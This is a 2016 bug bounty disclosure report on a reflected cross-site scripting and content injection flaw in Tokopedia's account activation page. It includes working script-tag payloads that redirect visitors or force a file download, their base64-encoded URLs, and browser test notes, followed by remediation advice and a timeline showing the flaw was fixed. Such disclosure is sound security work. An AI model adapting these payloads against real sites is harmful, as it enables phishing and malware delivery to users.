

Content Injection at Accounts Page that could Result in Reflected Cross Site Scripting





August 10th, 2016

@YoKoAcc (yk@firstsight.me)

[English Version]

Revision Detail

Version	Date	Detail
0.1	August 10th, 2016	-
0.2	August 11th, 2016	• Clickable link on PoC URL in # 5.1.1. and # 5.1.3 • Clickable link at Table of Contents and Figures • Revising mistyping texts in # 6.2 • Adding PoC Video in # 6.4
0.3	August 25th, 2016	• Change the Video URL (Remove the audio) • Added Reporting Timeline

Table of Contents

Table of Figures

I. ABSTRACT

Provision of information for activating a new-registered account is one of the features that could be seen by the user (in context of buying) after finishing a short sign-up process. However, the problem occurs when the page that provides the information doesn't do any filtering to the characters that "could" be inputted into it. In this case, an Attacker could change the given information from Tokopedia indirectly by using a script which could be used for other attack scenarios (like redirecting a user to a false page or even downloading a malware – which is called Cross Site Scripting in explanation detail).

For information, in another context this thing could be used for giving false information to the user by using the vulnerabilities of content Injection (this is out of scope, but would still be delivered in this report because the things are a bit related).

II. INTRODUCTION

2.1. **Reflected Cross Site Scripting (XSS)**

To put it simply, this kind of vulnerability is a vulnerability that could "let" an Attacker to be able to execute a code in the input section that hasn't implemented filtering for special characters such as " > < : / ; etc. In contrast to Stored XSS that "saves" the executed code, Reflected XSS actually doesn't save this script at all, so the "target" is expected and required to visit the URL that has been "injected" by additional contents from an Attacker.

2.2. **Content Injection**

Content Injection (which is a text in this case) is a vulnerability which is inflicted from the absence of filtering in a form or URL in a web-based application. Generally, this attack could only work with non-aware user who is being the victim. Differs with Reflected XSS that will execute a script automatically when a user visit a modified page (added by client side scripting such as Java script), in Content Injection, the victim is required to conduct one more manual step to generate a successful attack.

Referring to a statement from OWASP, this kind of attack will require additional scenario in form of Social Engineering, because basically this attack uses the vulnerability in an application that is followed by using the user's "trust".

2.3. **Base64 Encoding**

Many developers think that Base64 is a thing that could be used to protect the authenticity of the sent, processed, or even saved text. Whereas in reality, Base64 doesn't have any confidential traits in it, so it doesn't become a standard to protect the authenticity of a text.

III. SUMMARY OF ISSUE

As it has been delivered the previous point, security problem in this report is related with a vulnerability that "allows" an Attacker to be able to execute a script (client side scripting) in the URL that hasn't implemented filtering to the special characters.

In another context, this vulnerability in URL could also be used by an Attacker to give false information to the User (Content Injection).

IV. INFORMATION AND SITUATION OF THIS POC

In order to understand the existed problem better, this section will be explaining about some information which is related to the running process in general from an application or even the root of the existed problem.

After a user is declared as "registered" in the main page of registration, a user would be directly facing the https://accounts.tokopedia.com/activation?email= page that contains the information of the next steps that must be done by the user to be able to login to the application as a user.




Figure 1 Information about Activation Instruction

As we can see in the picture above, the application will give information that the activation instruction is sent to the email which is used to register.

If we see it clearly, we could see the "**Y2lyY2xlLmlkdHMyQGhvdG1haWwuY29t**" value after email parameter. This value itself is a base64 so it could be easily decoded to see the actual things that have been sent through this page.

```
                    $ echo -n "Y2lyY2xlLmlkdHMyQGhvdG1haWwuY29t" | base64 --decode
circle.idts2@hotmail.com                    $
```

Figure 2 Decoded Value

As the result of decoding, this value is actually the email that has been registered previously.

V. STEP TO REPRODUCE

5.1. Prepare the contents that are desired to change into Base64 to be inserted to the URL that would be sent to the victim. In this case, the content could be in a form of window redirection or even a link to download an application.

5.1.1. For Window Redirection, then a simple javascript that could be used is "><script>window.location.href = ('http://www.google.com');</script>. It's important to be noted that the "> is required in the front of the inserted script to be able to turn off the html tag which is located in the related page.

Figure 3 Injection Script

After that, change the content into base64:

"Ij48c2NyaXB0PndpbmRvdy5sb2NhdGlvbi5ocmVmID0gKCdodHRwOi8vd3d3Lmdvb2dsZS5jb20nKTs8L3NjcmlwdD4" → **Without quotation and equation mark**

Then, the final result would be like this:

https://accounts.tokopedia.com/activation?email=Ij48c2NyaXB0PndpbmRvdy5sb2NhdGlvbi5ocmVmID0gKCdodHRwOi8vd3d3Lmdvb2dsZS5jb20nKTs8L3NjcmlwdD4

5.1.2. To force the User to download a malware (this example uses 7zip application- not a malware), then a simple javascript that could be used is "><script>window.location.href = ('http://www.7-zip.org/a/7z1602.exe');</script>. It's important to be noted that the "> is required in the front of the inserted script.

Then, the final result would be like this:

https://accounts.tokopedia.com/activation?email=Ij48c2NyaXB0PndpbmRvdy5sb2NhdGlvbi5ocmVmID0gKCdodHRwOi8vd3d3LjctemlwLm9yZy9hLzd6MTYwMi5leGUnKTs8L3NjcmlwdD4




Figure 4 Executed Javascript

5.1.3. In another situation, a user will be also facing an URL that has been inserted by a shellcode that could be used to exploit the vulnerabilities in the user's browser or the browser's "environment". This thing certainly needs additional information, which is the user's browser version or third party application such as adobe flash player/ jre.

5.2. Next, after the URL that has been inserted by this script is finished, then an Attacker only needs to send it to the victim either directly or indirectly.

VI. ADDITIONAL INFORMATION

In order to maximize the given information in this report, here are the following conditions that are also needed to be paid attention to:

6.1. The test was conducted with the latest version of Safari, Firefox, and Chrome. The version that was used is version 9.1.1 (10601.6.17) for Safari, version 52.0.2743.116 (64-bit) for Chrome,

and 48.0 for Firefox. By seeing this thing and seeing the result of the given PoC, so it can be concluded that the majority of used browsers and browsers' version would be able to execute the inserted javascript well.

6.2. URL is only applied to the **visitor or the user who hasn't** logged-in to the application. In this case, the user who has logged-in to the application will never be able to be executed to the page that is provided by the Attacker. This thing happened because Tokopedia application has assumed that the users who have logged-in would not need to visit the activation instruction page.

6.3. The Attacker has to make sure that the value which is changed to the base64 doesn't have any characters beside letters and numbers. In this case, the vulnerable email parameter could only "receive" letters and numbers characters. If another character is being added (like plus sign (+)), the application wouldn't execute the inserted script.

6.4. PoC Video (Unlisted in Youtube): https://youtu.be/h-GJhhTHznk

6.5. For the Content Injection, the whole fake content that is inserted will be having green color. (it's listed in the following picture):

Figure 5 Content Injection

VII. RECOMMENDATION

In this case, there are surely some recommendations that could be considered to cover the existed vulnerability:

7.1. Implement filtering to any kind of special characters that is inputted in the URL that would be processed by an application.

7.2. Protect the value by encryption (not by encoding), so an Attacker won't easily guess the content that would be displayed by the application (in this case, the content is provided in "email" value). By implementing this thing, the vulnerability of Content Injection will surely be covered.

VIII. RESPONSE AND TIMELINE OF REPORTING

Tokopedia has responded and deployed the fixed very fast. Only a few hours after the report has been sent, the vulnerability successfully closed.

- Aug 10th, 2016 – (night) Report v0.1 was sent via email;
- Aug 11th, 2016 – (early morning) Report v0.2 with more information was sent via email;
- Aug 11th, 2016 – in 3 hours, Tokopedia said they will check it internally;
- Aug 11th, 2016 – in the next 2 hours, Tokopedia said the fix was deployed;
- Aug 11th, 2016 – Awarding and asking the Personal Identity (Bank Account, Tax Information, and ID Card);
- Aug 12th, 2016 – Sent the asked information;
- Aug 13th, 2016 – Tokopedia Sent the bounty.

IX. REFERENCES

9.1. PCI DSS v3.2 (April 2016) point 6.5.7;

9.2. https://www.owasp.org/index.php/Cross-site_Scripting_(XSS);

9.3. https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001);

9.4. https://www.owasp.org/index.php/Content_Spoofing;